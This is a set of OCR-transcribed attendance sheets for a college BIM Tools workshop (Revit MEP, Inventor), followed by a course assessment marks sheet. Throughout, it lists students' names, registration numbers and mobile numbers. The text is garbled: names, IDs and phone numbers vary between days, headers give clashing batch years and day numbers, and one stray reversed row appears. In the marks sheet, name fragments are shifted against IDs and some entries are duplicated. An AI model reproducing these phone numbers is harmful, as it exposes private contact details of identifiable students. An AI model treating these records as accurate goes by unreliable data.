Aswin M	VML19ME028	8289873252	ME-A	P	P	P	A	A	A	1/2 present
Ben Johns Philip	VML19ME030	8075872484	ME-A	A	A	A	A	A	A	Absent
Stalin Santo	VML19ME057	9526293806	ME-A	A	A	A	A	A	A	Absent

Shanmugan

Vijay Krishna AK	VML19ME009	8606612101	ME-A	A	A	A	A	A	A	A	Absent
Akash P	VML19ME013	81568 09472	ME-B	P	P	P	P	P	P	P	Absent
Fazal Ul Haque V P	VML19ME034	8526420948	ME-B	A	A	A	P	P	P	P	Absent
MUHAMMED AFLAH	VML19ME042	9207828037	ME-B	P	P	P	P	P	P	P	Absent
VINAYAK RAMACHAN	VML19ME060	9061248802	ME-B	P	P	P	P	P	P	P	Absent
P R Sarath	VML19ME048	7034715007	ME-B	A	A	A	A	A	A	A	Absent
ALAN MATHEW	VML19ME018	8281172362	ME-B	P	P	P	P	P	P	P	Absent
Jezneel Jiju Abraham	VML19ME036	8078292150	ME-B	P	P	P	P	P	P	P	Absent
Pranav K V	VML19ME046	7025351847	ME-B	P	P	P	P	P	P	P	Absent
VISHNU.K	VML19ME062	9495048760	ME-B	P	P	P	P	P	P	P	Absent
Ajo Antony Mathew	VML19ME011	8606207562	ME-B	A	A	A	A	A	A	A	Absent
Dheeraj R	VML19ME032	8547333610	ME-B	P	P	P	P	P	P	P	Absent
Sayanth Sasindran	VML19ME052	8848975667	ME-B	P	P	P	P	P	P	P	Absent
Sreeraj p	VML19ME056	8547723700	ME-B	P	P	P	P	P	P	P	Absent
Jomy Augustine	VML19ME038	8078177812	ME-B	A	A	A	A	A	A	A	Absent
Andrin Sunny	VML19ME023	9072788957	ME-B	A	A	A	A	A	A	A	Absent
Abhiram Suresh	VML19ME004	9539308740	ME-B	A	A	A	A	A	A	A	Absent
Abhin Babu V B	VML19ME003	9562499726	ME-B	P	P	P	P	P	P	P	Absent
Alan Vyshnav P	Vml19meo17	999587420	ME-B	A	A	A	P	P	P	P	Absent
Amal Joshy	VML19ME021	7558813871	ME-B	A	A	A	A	A	A	A	Absent
Adarsh PR	Vml19me007	62388 04771	ME-B	A	A	A	A	A	A	A	Absent
Ajith James	VML19ME008	9847181515	ME-B	A	A	A	P	P	P	P	Absent
Milan s chail	VML19ME041	9526294863	ME-B	P	P	P	P	P	P	P	Absent
Sourabh Sugathan	VML19ME054	9207488150	ME-B	P	P	P	P	P	P	P	Absent
Yadhu Krishnan K.V	VML19ME066	7592816399	ME-B	A	A	A	P	P	P	P	Absent
ALEN MOBY	VML19ME019	8086915056	ME-B	P	P	P	P	P	P	P	Absent
Naviya ganesh babu	Vml19me043	9188479331	ME-B	P	P	P	P	P	P	P	Absent
RITHIN MANU P V	VML19ME050	9074023379	ME-B	P	P	P	P	P	P	P	Absent
Benedict J Sebastian	VML19ME029	8281488133	ME-B	P	P	P	P	P	P	P	Absent
Anju M	VML19ME025	8086458150	ME-B	P	P	P	P	P	P	P	Absent
VISHNU PRAKASH	VML19ME064	9497341239	ME-B	P	P	P	P	P	P	P	Absent
Arun C	VML19ME027	8848690214	ME-B	P	P	P	P	P	P	P	Absent

Workshop on BIM Tools- Revit MEP, Invenior (2019-21 Batch M.E.) (Day 2) (31-01-2023)

Your Full name on the certificate:	VML Number for activity points:	Contact number:	Batch	31/01/2023 1st hour	31/01/2023 2nd hour	31/01/2023 3rd hour	31/01/2023 4th hour	31/01/2023 5th hour	31/01/2023 6th hour	Signature
ADHITH K P	VML19ME001	8998835322	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
ADHINAV KT	VML19ME002	8590682358	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
AJITH JOHNY	VML19ME008	9186670334	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
AJNAS A K	VML19ME010	8952632808	ME-A	P	A	P	P	P	P	<i>[Signature]</i>
Ajithal MK	VML19ME012	7559088836	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Akash PP	VML19ME014	8390183905	ME-A	P	P	A	A	A	A	Absent
Alan Kurukose	VML19ME015	8078828384	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Albin Abraham	VML19ME018	8111840982	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
ALOK BABU	Vml19me020	8078800723	ME-A	P	P	A	A	A	A	Absent
ANAND K M	VML19ME022	8078855085	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Anex Mathew	VML19ME034	6238993969	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
ANUGRAH JEEVAN	VML19ME026	7909213621	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Aarish P	LVML19ME008	7910317619	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Aarwin M	VML19ME038	8289732552	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Ben Johns Philip	VML19ME030	8078872484	ME-A	A	A	A	A	A	A	Absent
Chinmay Nambiar C K	VML19ME031	8289981118	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
DYUTHIN E	VML19ME033	8282989065	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
GOKUL P V	VML19ME035	9495385529	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Joel Mathew	VML19ME037	9495283076	ME-A	P	A	P	P	P	P	<i>[Signature]</i>
Jyothis Prakash K	VML19ME039	8544926174	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
LIDIN SHAJI	VML19ME040	8447383105	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
NIVED P	VML19ME045	8609985448	ME-A	P	P	A	A	A	A	Absent
Pranav pv	VML19ME047	7902952781	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Rishabh Mohan	VML19ME048	8088837640	ME-A	A	A	A	A	A	A	Absent
Sarjal Alex Chacko	VML19ME051	8291368561	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
SOORAJ C A	VML19ME053	7029545206	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Sourav Sajeevan	VML19ME055	7994882542	ME-A	P	A	P	P	P	P	<i>[Signature]</i>
Stalin Sanku	VML19ME057	8526293806	ME-A	A	P	P	P	P	P	<i>[Signature]</i>
ULSAV ULLAS	VML19ME058	9490149409	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Vijay Krishna AK	VML19ME059	8606613101	ME-A	A	A	A	A	A	A	Absent
VINGITH V.V	VML19ME061	8674588233	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
VISHNU M	VML19ME063	8289827061	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
VYSHAQI M	VML19ME065	7025610035	ME-A	P	P	P	P	P	P	<i>[Signature]</i>

[Handwritten signature]

Abhin Babu V B	VML19ME003	904299726	ME-B	P	P	P	P	P	P	P	Abhin
Abhiram Suresh	VML19ME004	9035308740	ME-B	P	P	P	P	P	P	P	Abhiram
Adarsh PR	Vml19me007	82388 04771	ME-B	A	A	A	A	A	A	A	Absent
Ajith James	VML19ME008	9847181315	ME-B	P	P	P	P	P	P	P	Ajith
Ajo Antony Mathew	VML19ME011	8896207583	ME-B	P	A	P	P	P	P	P	Ajo
Akash P	VML19ME012	81988 05472	ME-B	P	P	P	P	P	P	P	Akash
ALAN MATHEW	VML19ME016	8281172362	ME-B	P	P	P	P	P	P	P	Alan
Alan Vyshnav P	Vml19me017	8995871420	ME-B	P	P	P	P	P	P	P	Alan
ALEN MOBY	VML19ME018	8888915056	ME-B	P	P	P	P	P	P	P	Alen
Amal Joshy	VML19ME021	7558813871	ME-B	A	A	A	A	A	A	A	Absent
Anirvin Sunny	VML19ME023	9072789957	ME-B	A	A	A	A	A	A	A	Absent
Anju M	VML19ME025	8086458150	ME-B	P	P	P	P	P	P	P	Anju
Arun C	VML19ME027	8848990214	ME-B	A	A	A	A	A	A	A	Absent
Benedict J Sebastian	VML19ME029	8281488133	ME-B	P	P	P	P	P	P	P	Benedict
Dheeraj R	VML19ME032	8547233610	ME-B	P	P	P	P	P	P	P	Dheeraj
Fazal Ul Haque V P	VML19ME034	9526429948	ME-B	A	P	P	P	P	P	P	Fazal
Jezevel Jijo Abraham	VML19ME036	8078292150	ME-B	P	P	P	P	P	P	P	Jezevel
Jomy Augustine	VML19ME038	8078177812	ME-B	P	P	P	P	P	P	P	Jomy
Milan s chull	VML19ME041	9526294863	ME-B	P	P	P	P	P	P	P	Milan
MUHAMMED AFLAH M	VML19ME042	9207828037	ME-B	P	P	P	P	P	P	P	Muhammed
Navtya ganesh babu vml	Vml19me043	9188479331	ME-B	P	P	P	P	P	P	P	Navtya
P R Sarath	VML19ME048	7034715007	ME-B	P	P	P	P	P	P	P	P R Sarath
Pranav K V	VML19ME046	7025381847	ME-B	A	A	A	A	A	A	A	Absent
RITIK MANU P V	VML19ME050	8074823379	ME-B	P	P	P	P	P	P	P	Ritik
Sayanth Sasindran	VML19ME052	8848979867	ME-B	P	P	P	P	P	P	P	Sayanth
Sourabh Sugathan	VML19ME054	8287488150	ME-B	P	P	P	P	P	P	P	Sourabh
Sreeraj p	VML19ME056	8547723700	ME-B	P	P	P	P	P	P	P	Sreeraj
VINAYAK RAMACHANDRA	VML19ME060	9061249802	ME-B	P	P	P	P	P	P	P	Vinayak
VISHNU PRAKASH	VML19ME064	9497341239	ME-B	P	P	P	P	P	P	P	Vishnu
VISHNUJ	VML19ME062	9495048760	ME-B	P	P	P	P	P	P	P	Vishnuj
Yadhu Krishnan K V	VML19ME066	7992816399	ME-B	P	P	P	P	P	P	P	Yadhu

Workshop on BIM Tools- Revit MEP, Inventa (2019-23 Batch M.E) (Day 3) (01/02/2023)

Your Full name on the certificate	VML Number for activity points	Contact number	Batch	01/02/2023 1st hour	01/02/2023 2nd hour	01/02/2023 3rd hour	01/02/2023 4th hour	01/02/2023 5th hour	01/02/2023 6th hour	Signature
ABHIRAM K P	VML19ME001	8995435122	ME-A	P	P	P	P	P	P	Abhiram
ABHIRAM KT	VML19ME002	8996688258	ME-A	P	P	P	P	P	P	Abhiram
AJITH JOHNY	VML19ME009	9188679334	ME-A	P	P	P	P	P	P	Ajith
AJNAS A K	VML19ME010	952632808	ME-A	P	P	P	P	P	P	Ajnas
Ajuleshi MK	VML19ME012	7559089458	ME-A	P	P	P	A	A	A	Ajuleshi
Akash PP	VML19ME014	8390183906	ME-A	P	P	P	P	P	P	Akash
Alan Karthikeyan	VML19ME015	8078836364	ME-A	P	P	P	P	P	P	Alan
Albin Abraham	VML19ME018	8111848982	ME-A	P	P	P	P	P	P	Albin
ALOK BASU	Vml19me020	8878500723	ME-A	P	P	P	P	P	P	Alok
ANAND K M	VML19ME022	8078055085	ME-A	P	P	P	P	P	P	Anand
Anex Mathew	VML19ME024	6236993669	ME-A	P	P	P	P	P	P	Anex
ANUGRAH JEEVAN	VML19ME028	7908713421	ME-A	P	P	P	P	P	P	Anugrah
Aarsh P	LVML19ME068	7210317619	ME-A	P	P	P	P	P	P	Aarsh
Aarvin M	VML19ME028	8288873252	ME-A	P	P	P	P	P	P	Aarvin
Ben Johns Philip	VML19ME030	8375872454	ME-A	P	P	P	P	P	P	Ben
Chinmay Nambiar C K	VML19ME031	8289908118	ME-A	P	P	P	P	P	P	Chinmay
DYUTHIN E	VML19ME033	6282969085	ME-A	P	P	P	P	P	P	Dyuthin
GOKUL P V	VML19ME035	8486388320	ME-A	P	P	P	P	P	P	Gokul
Joel Mathew	VML19ME037	9496282576	ME-A	P	P	P	P	P	P	Joel
Jyothis Prakash K	VML19ME039	8544826174	ME-A	P	P	P	P	P	P	Jyothis
LIBIN SHAJI	VML19ME040	9447382108	ME-A	P	P	P	P	P	P	Libin
NIVED P	VML19ME045	9609588446	ME-A	P	P	P	P	P	P	Nived
Pranav pv	VML19ME047	7902952781	ME-A	P	P	P	P	P	P	Pranav
Rishabh Mohan	VML19ME049	8088837640	ME-A	A	A	A	A	A	A	Rishabh
Sanjal Alex Chacko	VML19ME051	8281368581	ME-A	P	P	P	P	P	P	Sanjal
SOORAJ C A	VML19ME062	7929545296	ME-A	P	P	P	P	P	P	Sooraj
Sourav Bajeevan	VML19ME055	7994882562	ME-A	P	P	P	P	P	P	Sourav
Stalin Santo	VML19ME057	9526293806	ME-A	P	P	P	P	P	P	Stalin
ULSAY ULLAS	VML19ME058	8400149489	ME-A	P	P	P	P	P	P	Ulsay
Vijay Krishna AK	VML19ME059	8806613181	ME-A	P	P	P	P	P	P	Vijay
VINSHITH V.V	VML19ME061	8974888223	ME-A	P	P	P	P	P	P	Vinshith
VISHNU M	VML19ME063	8289827061	ME-A	P	P	P	P	P	P	Vishnu
VYSHAKH M	VML19ME065	7025619035	ME-A	P	P	P	P	P	P	Vyshakh

Shamini

Abhin Babu V B	VML19ME001	9562499726	ME-B	P	P	P	P	P	P	P	Abhin
Abhiram Suresh	VML19ME004	9535306740	ME-B	P	P	P	P	P	P	P	Abhiram
Adarsh PR	Vml19me007	82288 04771	ME-B	A	A	A	A	A	A	A	Absent
Ajith James	VML19ME008	8847181515	ME-B	P	P	P	P	P	P	P	Ajith
Ajo Antony Mathew	VML19ME011	8606207562	ME-B	P	P	P	P	P	P	P	Ajo
Akash P	VML19ME013	81588 05472	ME-B	P	P	P	P	P	P	P	Akash
ALAN MATHEW	VML19ME016	8281172362	ME-B	P	P	P	P	P	P	P	Alan
Alan Vysakh P	Vml19me017	895587420	ME-B	P	P	P	A	A	A	A	1/2 Present
ALEN MOBY	VML19ME018	8886315886	ME-B	P	P	P	P	P	P	P	Alen
Amal Joshy	VML19ME021	7558813871	ME-B	P	P	P	P	P	P	P	Amal
Andrin Sunny	VML19ME023	9072788867	ME-B	A	A	A	A	A	A	A	Absent
Anju M	VML19ME025	8888458150	ME-B	P	P	P	A	A	A	A	1/2 Present
Arun C	VML19ME027	8848890214	ME-B	P	P	P	P	P	P	P	Arun
Benedict J Sebastian	VML19ME029	8281488133	ME-B	P	P	P	P	P	P	P	Benedict
Dheeraj R	VML19ME032	8547333610	ME-B	P	P	P	P	P	P	P	Dheeraj
Fazal Ul Haque V P	VML19ME034	9536420948	ME-B	A	A	A	A	A	A	A	Absent
Jazeel Jiju Abraham	VML19ME036	8078292150	ME-B	P	P	P	P	P	P	P	Jazeel
Jomy Augustine	VML19ME038	8078177812	ME-B	P	P	P	P	P	P	P	Jomy
Milan s chell	VML19ME041	9526294863	ME-B	P	P	P	P	P	P	P	Milan
MUHAMMED AFLAH M	VML19ME042	9207828937	ME-B	P	P	P	P	P	P	P	Muhammed
Naviya ganesh babu vml	Vml19me043	8188479331	ME-B	P	P	P	A	A	A	A	1/2 Present
P R Sarath	VML19ME048	7034715607	ME-B	P	P	P	P	P	P	P	Prasanna
Prasav K V	VML19ME048	7025351847	ME-B	P	P	P	A	A	A	A	1/2 Present
RITHIN MANU P V	VML19ME050	9074023379	ME-B	P	P	P	P	P	P	P	Rithin
Sayanth Sasindran	VML19ME052	8848979667	ME-B	A	A	A	A	A	A	A	Absent
Sourabh Sugathan	VML19ME054	8207488158	ME-B	P	P	P	P	P	P	P	Sourabh
Sreenaj p	VML19ME058	8547723700	ME-B	P	P	P	P	P	P	P	Sreenaj
VMAYAK RAMACHANDRAN	VML19ME060	9061249882	ME-B	P	P	P	P	P	P	P	Vmayak
VISHNU PRAKASH	VML19ME064	9497341238	ME-B	P	P	P	P	P	P	P	Vishnu
VISHNUJ.K	VML19ME063	9495048760	ME-B	P	P	P	P	P	P	P	Vishnu
Yadhu Krishnan K.V	VML19ME066	7592816399	ME-B	A	A	A	A	A	A	A	Absent

Workshop on BIM Tools-Revit MEP, Inventor (2016-23 Batch M.E.) (Day 4) (22/02/2023)

Your Full name on the certificate:	VML Number for activity points:	Contact number:	Batch	22/02/2023	22/02/2023	22/02/2023	22/02/2023	22/02/2023	22/02/2023	Signature
				1st hour	2nd hour	3rd hour	4th hour	5th hour	6th hour	
ABHJITH K P	VML19ME001	9995835322	ME-A	P	P	P	P	P	P	
ADHINAV KT	VML19ME002	8390688298	ME-A	P	P	P	P	P	P	
AJITH JOSEY	VML19ME009	9188670334	ME-A	P	P	P	P	P	P	
AJNAS A K	VML19ME010	9562632608	ME-A	P	P	A	P	P	P	
Ajulas MK	VML19ME012	7550088836	ME-A	P	P	P	P	P	P	
Akash PP	VML19ME014	8590193906	ME-A	P	P	P	P	P	P	
Alan Kariakose	VML19ME015	8078636364	ME-A	P	P	P	P	P	P	
Abin Abraham	VML19ME016	8111845982	ME-A	P	P	A	P	P	P	
ALOK BABU	Vml19me020	8078500723	ME-A	P	P	A	P	P	P	
ANAND K M	VML19ME022	8078055085	ME-A	P	P	P	P	P	P	
Anex Mathew	VML19ME024	6238993969	ME-A	P	P	P	P	P	P	
ANUGRAH JEEVAN	VML19ME026	7909213621	ME-A	P	P	P	P	P	P	
Aarith P	LVML19ME068	7510317619	ME-A	P	P	P	P	P	P	
Aarwin M	VML19ME028	8269873252	ME-A	P	P	A	P	P	P	
Ben Johns Philip	VML19ME030	8075872484	ME-A	P	P	A	P	P	P	
Chinnay Nambiar C K	VML19ME031	8289988118	ME-A	P	P	P	P	P	P	
DYUTHIN E	VML19ME033	6282969005	ME-A	P	P	P	P	P	P	
GOKUL P V	VML19ME035	9495385520	ME-A	P	P	P	P	P	P	
Joel Mathew	VML19ME037	6496263576	ME-A	P	P	P	P	P	P	
Jyothis Prakash K	VML19ME039	6544826174	ME-A	P	P	P	P	P	P	
LIDIN SHAJI	VML19ME040	9447383105	ME-A	P	P	P	P	P	P	
NIVED P	VML19ME045	9605985446	ME-A	P	P	P	P	P	P	
Pranav pv	VML19ME047	7802962291	ME-A	P	P	P	P	P	P	
Rishabh Mohan	VML19ME049	8066837040	ME-A	P	P	P	P	P	P	
Sanjal Alex Chacko	VML19ME051	8281368561	ME-A	P	P	P	P	P	P	
SOORAJ C A	VML19ME053	7025545206	ME-A	P	P	P	P	P	P	
Sourav Sajeevan	VML19ME055	7994882562	ME-A	P	P	P	P	P	P	
Stalin Sento	VML19ME057	9525293806	ME-A	P	P	A	P	P	P	
ULSAV ULLAS	VML19ME058	8400140469	ME-A	P	P	P	P	P	P	
Vijay Krishna AK	VML19ME059	8606613101	ME-A	P	P	A	P	P	P	
VINSHITH V.V	VML19ME061	9074588223	ME-A	P	P	P	P	P	P	
VIDHNU M	VML19ME063	8289827061	ME-A	P	P	P	P	P	P	

Handwritten signature in red ink.

Abhin Babu V B	VML19ME002	952499726	ME-B	P	P	P	P	P	P	P	At Home
Abhiram Suresh	VML19ME004	9539306740	ME-B	A	A	A	A	A	A	A	Absent
Adarsh PR	Vml19me007	62388 04771	ME-B	P	P	P	P	P	P	P	At Home
Ajith James	VML19ME008	9647181515	ME-B	P	P	P	P	P	P	P	At Home
Ajo Antony Mathew	VML19ME011	8006207962	ME-B	P	P	A	P	P	P	P	Absent
Akash P	VML19ME013	81568 09472	ME-B	P	P	P	P	P	P	P	At Home
ALAN MATHEW	VML19ME016	8281172362	ME-B	P	P	P	P	P	P	P	At Home
Alan Vyshnav P	Vml19me017	9995671420	ME-B	P	P	P	P	P	P	P	At Home
ALEN MOBY	VML19ME019	8066919058	ME-B	P	P	P	P	P	P	P	At Home
Amal Joshy	VML19ME021	7558813871	ME-B	P	P	P	A	A	A	A	1/2 Present
Andrin Sunny	VML19ME023	9072788957	ME-B	A	A	A	A	A	A	A	Absent
Anju M	VML19ME025	8086458150	ME-B	A	A	A	A	A	A	A	Absent
Arun C	VML19ME027	8648890214	ME-B	P	P	A	A	A	A	A	1/2 Present
Benedict J Sebastian	VML19ME029	8281468133	ME-B	P	P	P	P	P	P	P	Present
Dheeraj R	VML19ME032	8547333610	ME-B	P	P	P	P	P	P	P	Present
Fazal LI Haque V P	VML19ME034	9526420948	ME-B	P	P	P	P	P	P	P	Present
Jameel Jiju Abraham	VML19ME036	8078292150	ME-B	P	P	P	P	P	P	P	Present
Jonny Augustine	VML19ME038	8078177812	ME-B	P	P	P	P	P	P	P	Present
Milan a chali	VML19ME041	9526294863	ME-B	P	P	A	P	P	P	P	MO
MUHAMMED AFLAH M	VML19ME042	9207828637	ME-B	P	P	P	P	P	P	P	Present
Naviya ganesh babu vml	Vml19me043	9188479331	ME-B	P	P	P	P	P	P	P	Present
P R Sareth	VML19ME048	7934715007	ME-B	P	P	P	P	P	P	P	Present
Pranav K V	VML19ME046	7025351847	ME-B	P	P	P	P	P	P	P	Present
RITHIN MANU P V	VML19ME050	9074023379	ME-B	P	P	P	P	P	P	P	Present
Sayanth Sasindran	VML19ME052	8848975667	ME-B	P	P	P	A	A	A	A	1/2 Present
Sourabh Sugathan	VML19ME054	9207488150	ME-B	P	P	P	P	P	P	P	Present
Sreeraj p	VML19ME056	8547723790	ME-B	P	P	P	P	P	P	P	Present
VINAYAK RAMACHANDRAN	VML19ME060	9061249802	ME-B	P	P	P	P	P	P	P	Present
VISHNU PRAKASH	VML19ME064	9497341339	ME-B	P	P	P	A	A	A	A	1/2 Present
VISHNUJK	VML19ME062	9495546760	ME-B	P	P	P	P	P	P	P	Present
Yadhu Krishnan K.V	VML19ME066	7592816399	ME-B	A	A	A	A	A	A	A	Absent

	d	d	d	d	d	d	ME-A	7025351847	VML19ME046	VINAYAK RAMACHANDRAN
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Workshop on BIM Tools- Revit MEP, Inventor (2019-23 Batch M.E) (Day 8) (03/02/2023)

Your Full name on the certificate:	VML Number for activity points:	Contact number:	Batch	03/02/2023 1st hour	03/02/2023 2nd hour	03/02/2023 3rd hour	03/02/2023 4th hour	03/02/2023 5th hour	03/02/2023 6th hour	Signature
ADILKITH K P	VML19ME001	9990020122	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
ADHNAV KT	VML19ME002	8290482298	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
AJITH JOHNY	VML19ME009	9188679224	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
ALIAS A K	VML19ME010	9968628904	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Ajithan MK	VML19ME012	7328888826	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Akash PP	VML19ME014	8890192806	ME-A	A	A	A	A	A	A	<i>[Signature]</i>
Alan Kuriakose	VML19ME015	8078820264	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Abin Abraham	VML19ME018	8111845882	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
ALOK BABU	VML19ME020	8078800723	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
ANAND K M	VML19ME022	8078805085	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Aneez Mathew	VML19ME024	6238993069	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
ANURAH JEEVAN	VML19ME026	7908213621	ME-A	A	A	A	A	A	A	<i>[Signature]</i>
Aarsh P	VML19ME048	7510317619	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Aashin M	VML19ME028	828873282	ME-A	A	A	A	A	A	A	<i>[Signature]</i>
Ben Johns Philip	VML19ME030	8075872484	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Chinmay Nambiar C K	VML19ME031	8289881118	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
DYUTYEN E	VML19ME033	6282988905	ME-A	A	A	A	A	A	A	<i>[Signature]</i>
GOKUL P V	VML19ME036	9493885028	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Joel Mathew	VML19ME037	9496283076	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Jyothis Prakash K	VML19ME039	8544526574	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
LEBIN SHAFI	VML19ME049	8447383106	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
NIVED P	VML19ME045	8605865446	ME-A	A	A	A	A	A	A	<i>[Signature]</i>
Pranav pv	VML19ME047	7902902781	ME-A	A	A	A	A	A	A	<i>[Signature]</i>
Rishabh Mohan	VML19ME048	8089837940	ME-A	A	A	A	A	A	A	<i>[Signature]</i>
Sanjal Alex Cherko	VML19ME051	8281388961	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
SOORAJ C A	VML19ME053	7928545286	ME-A	A	A	A	A	A	A	<i>[Signature]</i>
Sourav Eajovan	VML19ME055	7984882862	ME-A	A	A	A	A	A	A	<i>[Signature]</i>
Stalin Sasta	VML19ME057	8526293806	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
ULSAV ULLAS	VML19ME058	8408184888	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
Vijay Krishna AK	VML19ME059	8606613101	ME-A	A	A	A	A	A	A	<i>[Signature]</i>
VINODH V.V	VML19ME061	9074588223	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
VISHNU M	VML19ME063	828827061	ME-A	P	P	P	P	P	P	<i>[Signature]</i>
VYSIAKH M	VML19ME065	7828610036	ME-A	P	P	P	P	P	P	<i>[Signature]</i>

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MEAD801: BIM TOOLS ASSESSMENT SHEET, EXAMINATION DATE: 05/02/2023

Academic Year		2022-23									
Degree ID	B.Tech	Department ID	ME								
Semester	8	Scheme	Scheme 2019								
Section	A & B	Course Code	MEAD801								
Course Name	BIM TOOLS	TEST No.	1								
SL	USN / Candidate ID	Name	1 (Max: 15.0)	2 (Max: 15.0)	3 (Max: 15.0)	4 (Max: 15.0)	5 (Max: 10.0)	6 (Max: 10.0)	7 (Max: 10.0)	8 (Max: 10.0)	Total
			CO1	CO1	CO2	CO2	CO3	CO3	CO4	CO4	
			L3	L3	L3	L3	L3	L3	L3	L3	
1	VML19ME001	ABHJITH K P	13	14	12	14	6	8	10	10	87
2	VML19ME003	ABHIN BABU V B	13	10	14	11	7	8	7	8	78
3	VML19ME002	Abhinav KT	14	12	12	10	10	10	6	7	81
4	VML19ME004	Abhiram Suresh	12	10	11	15	6	6	10	6	76
5	Vml19me007	Adarsh PR	11	12	12	14	7	6	10	9	81
6	VML19ME008	Ajith James	10	13	13	15	9	7	8	8	83
7	vml19me009	ajith johny	15	10	11	10	6	6	7	7	72
8	VML19ME009	AJITH JOHNY	15	13	11	15	6	9	9	9	87
9	VML19ME010	Ajnas A.K.	10	15	10	15	6	10	6	8	80
10	VML19ME011	Ajo Antony Mathew	14	11	11	15	8	8	8	9	84
11	VML19ME012	Ajuthasi MK	10	14	13	11	10	9	7	9	83
12	VML19ME013	Akash P	10	11	14	10	6	9	6	8	74
13	VML19ME014	AKASH PP	12	15	12	14	6	9	7	8	83
14	VML19ME015	Alan Kuriaakose	15	12	10	13	8	8	7	7	80
15	VML19ME016	ALAN MATHEW	11	15	13	12	7	7	8	9	82
16	VML19ME017	Alan Vyshnav P	10	10	13	14	9	8	6	9	79
17	VML19ME017	Alan Vyshnav P	13	11	12	10	8	7	7	6	74
18	VML19ME018	Albin Abraham	13	14	15	13	9	9	6	10	89
19	Vml19me020	Alok babu	14	15	14	11	6	10	10	9	89
20	Vml19me021	Amal jothy	12	15	15	10	9	6	8	7	82
21	VML19ME022	Anand K M	15	10	11	10	7	6	9	10	78
22	VML19ME024	Anex Mathew	13	14	10	12	10	8	7	10	84
23	VML19ME025	Anju	12	15	12	15	10	10	10	7	91
24	VML19ME026	ANUGRAH JEEVAN	14	15	10	15	8	10	7	10	89
25	LVML19ME068	Aarith P	10	10	10	11	10	7	6	9	73
26	VML19ME028	Aaswin M	12	15	11	11	6	6	8	8	77
27	VML19ME029	Benedict J Sebastian	10	13	12	11	7	6	8	7	74
28	VML19ME031	Chinmay Nambiar C K	10	13	12	15	8	6	7	7	78
29	VML19ME032	Dheeraj R	12	13	14	13	7	9	7	10	85
30	VML19ME032	Dheeraj R	13	14	15	10	7	8	9	10	86
31	VML19ME033	DYUTHIN E Fazal Ul Haque V P	11	10	13	13	8	6	6	9	76
32	VML19ME034	GOKUL P V	13	12	11	11	8	8	9	7	79
33	VML19ME035	GOKUL P V	11	12	12	11	6	10	8	9	79

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34	VML19ME036	Jeeoneel Jiju	10	11	13	12	8	7	6	7	74
35	VML19ME037	Abraham	11	14	15	13	7	6	7	10	83
36	VML19ME039	Joel Mathew	12	13	13	10	6	7	10	9	80
37	VML19ME040	Jyothis Prakash K	14	13	15	14	10	6	7	9	88
38	VML19ME041	LIBIN SHAJI	10	11	12	11	10	8	6	7	75
39	VML19ME042	Milani s chali	13	10	13	13	6	10	9	7	81
40	Vml19me043	Mohammed Afifa M	10	12	13	12	10	7	7	8	79
41	VML19ME045	Naviya ganesh	11	13	11	10	7	7	7	10	76
42	VML19ME048	NIVED P	12	13	14	12	6	8	8	10	83
43	VML19ME045	P R Sarath	10	15	15	13	8	6	7	8	82
44	VML19ME047	Pranav K V	11	13	12	14	9	6	9	8	82
45	VML19ME049	Pranav pv	11	10	14	12	9	7	10	10	83
46	VML19ME060	Rithshah Mohan	11	13	11	11	7	8	6	7	74
47	VML19ME051	Rithin Manu P V	10	12	14	12	9	6	10	8	81
48	VML19ME052	Checko	12	15	13	15	7	8	10	6	86
49	VML19ME053	SAYARTH	13	14	14	13	6	6	6	7	79
50	VML19ME064	SASINDRAN	10	14	10	11	9	7	9	6	76
51	VML19ME065	SOORAJ C A	11	11	15	14	9	8	9	7	84
52	VML19ME066	Sourabh Sogathan	12	11	10	11	8	10	10	6	78
53	VML19ME087	Sourav Sajeeyan	13	13	11	14	8	6	8	7	80
54	VML19ME088	Sreeraj P	13	15	10	12	10	6	7	8	81
55	VML19ME088	Stalin Sario	10	14	14	12	8	9	9	6	82
56	Vml19me089	Uthav Ullas	15	11	11	10	9	7	7	9	79
57	VML19ME060	ULSAV ULLAS	11	14	11	10	9	7	7	8	80
58	VML19ME061	Vijay Krishna A K	11	14	12	10	7	8	10	8	80
59	VML19ME063	Vinayak	13	14	10	11	7	6	10	6	77
60	VML19ME064	Ramachandran	15	13	15	15	7	10	10	7	92
61	VML19ME062	Vinshith V V	14	10	12	14	9	6	9	8	82
62	VML19ME065	VISHNU M	10	12	14	11	7	7	8	8	77
